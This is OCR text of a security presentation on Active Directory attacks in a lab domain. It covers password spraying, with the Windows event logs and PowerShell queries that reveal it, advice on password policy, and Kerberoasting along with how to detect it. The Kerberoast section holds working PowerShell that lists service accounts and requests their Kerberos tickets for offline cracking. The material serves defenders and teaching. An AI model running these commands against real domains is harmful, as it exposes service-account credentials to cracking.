


Password Spray

Password Spraying Overview



No account lockout since 1 password is used in authentication attempt for each user in the list (typically all or just admins) then the password spray tool pauses before moving onto the next password.



Domain Password Policy

Shorter passwords = more effective password spraying

Security Number of events: 13,033 (!) New events available

Keywords	Date and Time	Source	Event ID	Task Category
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon
Audit Failure	4/11/2017 1:35:45 PM	Microsoft Windows security auditing.	4625	Logon

Event 4625, Microsoft Windows security auditing.

General | Details

An account failed to log on.

Subject:
- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Logon Type: 3

Account For Which Logon Failed:
- Security ID: NULL SID
- Account Name: Michael.Thompson@lab.adsecurity.org
- Account Domain:

Failure Information:
- Failure Reason: Unknown user name or bad password.
- Status: 0xC000006D
- Sub Status: 0xC000006A

Process Information:
- Caller Process ID: 0x0

Log Name: Security
Source: Microsoft Windows security Logged: 4/11/2017 1:35:46 PM

name	LastBadPasswordAttempt
ADSAdministrator	4/11/2017 7:18:11 PM
Guest	4/11/2017 7:18:12 PM
DefaultAccount	4/11/2017 7:18:12 PM
krbtgt	4/11/2017 5:05:58 PM
Brandon.Young	4/11/2017 7:18:12 PM
Liam.Moore	4/11/2017 7:18:12 PM
Michael.Evans	4/11/2017 7:18:12 PM
Julia.Morgan	4/11/2017 7:18:12 PM
Jack.Collins	4/11/2017 7:18:12 PM
Paige.Foster	4/11/2017 7:18:12 PM
Charlie.Sanders	4/11/2017 7:18:13 PM
Carter.Moore	4/11/2017 7:18:13 PM
Ryder.Howard	4/11/2017 7:18:13 PM
Ashlyn.Mitchell	4/11/2017 7:18:13 PM
Bentley.Collins	4/11/2017 7:18:13 PM
Abigail.Miller	4/11/2017 7:18:13 PM
Adrian.Thompson	4/11/2017 7:18:13 PM
David.Bennett	4/11/2017 7:18:14 PM
Asher.Alexander	4/11/2017 7:18:14 PM
Lucas.Baker	4/11/2017 7:18:14 PM
Sydney.Taylor	4/11/2017 7:18:14 PM
Sydney.Nelson	4/11/2017 7:18:14 PM
Riley.Hill	4/11/2017 7:18:14 PM
Charlotte.Hayes	4/11/2017 7:18:14 PM
Oliver.Cook	4/11/2017 7:18:14 PM
Eva.Adams	4/11/2017 7:18:1
Samuel.Cook	4/11/2017 7:18:1
Paige.Perez	4/11/2017 7:18:1
Parker.Foster	4/11/2017 7:18:1
Ian.Ross	4/11/2017 7:18:1



```
PS C:\> get-aduser -filter * -prop lastbadpasswordattempt,badpwdcount |
        select name,lastbadpasswordattempt,badpwdcount |
        sort lastbadpasswordattempt | format-table -auto

name                lastbadpasswordattempt badpwdcount
----                ---------------------- -----------
krbtgt              4/11/2017 8:05:58 PM            13
Leah.Reed           4/11/2017 11:37:21 PM            8
Gabriel.Moore       4/11/2017 11:37:21 PM            8
Dylan.Brown         4/11/2017 11:37:21 PM            8
Arianna.Flores      4/11/2017 11:37:21 PM            8
Joshua.Bell         4/11/2017 11:37:21 PM           12
Juliana.Hall        4/11/2017 11:37:21 PM            8
Hayden.Baker        4/11/2017 11:37:21 PM           12
Lily.Davis          4/11/2017 11:37:21 PM            8
Zachary.Cook        4/11/2017 11:37:21 PM            8
Hailey.Lopez        4/11/2017 11:37:21 PM           12
Elizabeth.Diaz      4/11/2017 11:37:21 PM            8
Mason.Ward          4/11/2017 11:37:21 PM            8
Logan.Nelson        4/11/2017 11:37:21 PM           12
Levi.Campbell       4/11/2017 11:37:21 PM            8
Elijah.Bryant       4/11/2017 11:37:21 PM            8
Maya.Gray           4/11/2017 11:37:21 PM            8
Sydney.Long         4/11/2017 11:37:21 PM           12
Isaiah.Wilson       4/11/2017 11:37:21 PM            8
Zachary.Lopez       4/11/2017 11:37:21 PM            8
Jayden.Carter       4/11/2017 11:37:21 PM            8
Gabriel.Lewis       4/11/2017 11:37:21 PM           12
Lauren.Davis        4/11/2017 11:37:22 PM           12
Thomas.Wood         4/11/2017 11:37:22 PM           12
Kaylee.Parker       4/11/2017 11:37:22 PM           12
Paige.Wilson        4/11/2017 11:37:22 PM           12
Owen.Martin         4/11/2017 11:37:22 PM           12
Nicholas.Robinson   4/11/2017 11:37:22 PM           12
William.Ramirez     4/11/2017 11:37:22 PM           12
Anthony.Carter      4/11/2017 11:37:22 PM           12
Julia.Cook          4/11/2017 11:37:22 PM           12
Hannah.Washington   4/11/2017 11:37:22 PM           12
Jasmine.Cook        4/11/2017 11:37:22 PM           12
Violet.Green        4/11/2017 11:37:22 PM           12
Ella.Morris         4/11/2017 11:37:22 PM           12
Alexis.Bailey       4/11/2017 11:37:22 PM           12
Grace.Baker         4/11/2017 11:37:22 PM           12
Leah.Martinez       4/11/2017 11:37:22 PM           12
Alexis.Price        4/11/2017 11:37:22 PM           12
Samantha.Clark      4/11/2017 11:37:22 PM           12
Luke.Price          4/11/2017 11:37:22 PM           12
Annabelle.Robinson  4/11/2017 11:37:22 PM           12
Adrian.Brooks       4/11/2017 11:37:22 PM           12
Sebastian.Long      4/11/2017 11:37:22 PM           12
Scarlett.Cook       4/11/2017 11:37:22 PM           12
Bentley.Stewart     4/11/2017 11:37:22 PM           12
Victoria.Lewis      4/11/2017 11:37:22 PM           12
Madison.Carter      4/11/2017 11:37:22 PM           12
John.Martin         4/11/2017 11:37:22 PM           12
Cole.Garcia         4/11/2017 11:37:22 PM           12
Sean.Thomas         4/11/2017 11:37:22 PM           12
Kate.Diaz           4/11/2017 11:37:23 PM           12
Henry.Brown         4/11/2017 11:37:23 PM           12
Gavin.Taylor        4/11/2017 11:37:23 PM           12
John.Brooks         4/11/2017 11:37:23 PM           12
```

Date and Time	Source	Event ID	Task Category
4/11/2017 10:21:54 PM	Microsoft Win...	4771	Kerberos Authenticati
4/11/2017 10:21:54 PM	Microsoft Win...	4771	Kerberos Authenticati
4/11/2017 10:21:54 PM	Microsoft Win...	4771	Kerberos Authenticati
4/11/2017 10:21:54 PM	Microsoft Win...	4771	Kerberos Authenticati
4/11/2017 10:21:54 PM	Microsoft Win...	4771	Kerberos Authenticati
4/11/2017 10:21:54 PM	Microsoft Win...	4771	Kerberos Authenticati
4/11/2017 10:21:54 PM	Microsoft Win...	4771	Kerberos Authenticati
4/11/2017 10:21:54 PM	Microsoft Win...	4771	Kerberos Authenticati
4/11/2017 10:21:54 PM	Microsoft Win...	4771	Kerberos Authenticati
4/11/2017 10:21:54 PM	Microsoft Win...	4771	Kerberos Authenticati

Password Spray
Using Kerberos Authentication

Event 4771, Microsoft Windows security auditing.

General | Details

Kerberos pre-authentication failed.

Account Information:
- Security ID: ADSECLAB\Peyton.Davis
- Account Name: Peyton.Davis

Service Information:
- Service Name: krbtgt/ADSECLAB

Network Information:
- Client Address: 2600:1006:b10b:e6b0:a44e:9ce5:9777:96c
- Client Port: 55431

Additional Information:
- Ticket Options: 0x40810010
- Failure Code: 0x18
- Pre-Authentication Type: 2

Certificate Information:
- Certificate Issuer Name:
- Certificate Serial Number:
- Certificate Thumbprint:

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	4/11/2017 10:20:53 PM
Event ID:	4771	Task Category:	Kerberos Authentication Service
Level:	Information	Keywords:	Audit Failure



Event 4648, Microsoft Windows security auditing.

General | Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Alexis.Phillips
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {4988ca2b-de32-deac-545b-046785b8c40c}

Target Server:
- Target Server Name: ADSMDC16.lab.adsecurity.org
- Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Event 4648, Microsoft Windows security auditing.

General | Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Christopher.Kelly
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {75fe5e2d-f28f-eaae-d936-4d413f7400b5}

Event 4648, Microsoft Windows security auditing.

General | Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Cameron.Long
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {0bc630e1-5cd7-dd80-c987-40b628bd936f}

Target Server:
- Target Server Name: ADSMDC16.lab.adsecurity.org
- Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Event 4648, Microsoft Windows security auditing.

General | Details

A logon was attempted using explicit credentials.

Subject:
- Security ID: ADSECLAB\joeuser
- Account Name: joeuser
- Account Domain: ADSECLAB
- Logon ID: 0xDC1DD
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Account Whose Credentials Were Used:
- Account Name: Nicholas.Davis
- Account Domain: LAB.ADSECURITY.ORG
- Logon GUID: {693ecbd0-3a7c-c0bc-bdff-394bb977f62b}

Target Server:
- Target Server Name: ADSMDC16.lab.adsecurity.org
- Additional Information: ldap/ADSMDC16.lab.adsecurity.org

Process Information:
- Process ID: 0x12bc
- Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe



Domain Password Policy Improvement

Policy	Policy Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	8 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled

Set to at least 12 characters, preferably 15.
At least use Fine-Grained Password Policies for Admins & Service Accounts

Azure AD Password Protection for (on-prem) AD


https://docs.microsoft.com/en-us/azure/active-directory/authentication/concept-password-ban-bad-on-premises



Kerberoast Privileged Accounts (SPNs)

Cracking Service Account Passwords (Kerberoast)

Request/Save TGS service tickets & crack offline.



- User requests service tickets for targeted service account.
- No elevated rights required.
- No traffic sent to target.

Kerberoast: Request TGS Service Ticket


```
PS C:\Users\JoeUser> Add-Type -AssemblyName System.IdentityModel
PS C:\Users\JoeUser> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken
                     -ArgumentList 'MSSQLSvc/adsdb01.lab.adsecurity.org:1433'


Id                   : uuid-ce260b5a-6992-4906-a8cf-2d48439c4fc8-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 1/23/2017 3:58:03 PM
ValidTo              : 1/24/2017 1:43:35 AM
ServicePrincipalName : MSSQLSvc/adsdb01.lab.adsecurity.org:1433
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

```
#2>     Client: JoeUser @ LAB.ADSECURITY.ORG
        Server: MSSQLSvc/adsdb01.lab.adsecurity.org:1433 @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 1/23/2017 7:58:03 (local)
        End Time:   1/23/2017 17:43:35 (local)
        Renew Time: 1/30/2017 7:43:35 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called: ADSLABDC16.lab.adsecurity.org
```

Kerberoast Detection

- Event ID 4769
  - Ticket Options: 0x40810000
  - Ticket Encryption: 0x17
- Need to filter out service accounts (Account Name) & computers (Service Name).
- Inter-forest tickets use RC4 unless configured to use AES.
- ADFS also uses RC4.



```
[array]$ServiceAccounts = Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property *

$ServiceAccountSPNs = @()
ForEach ($ServiceAccountsItem in $ServiceAccounts)
 {
    ForEach ($ServiceAccountsItemSPN in $ServiceAccountsItem.ServicePrincipalName)
     {
        [array]$ServiceAccountSPNs += $ServiceAccountsItemSPN
     }

 }

klist purge

 ForEach ($ServiceAccountSPNItem in $ServiceAccountSPNs)
  {
    Add-Type -AssemblyName System.IdentityModel
    New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList $ServiceAccountSPNItem
  }
```

```
Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-11
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsdb317.lab.adsecurity.org:2010
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-12
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL11.lab.adsecurity.org:1434
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-13
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-14
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
ValidFrom            : 1/25/2017 8:55:51 PM
ValidTo              : 1/26/2017 6:55:51 AM
ServicePrincipalName : MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey

Id                   : uuid-be40a88f-f751-4293-a006-15671e943464-15
```

```
#5> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL21.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 1/25/2017 16:36:49 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

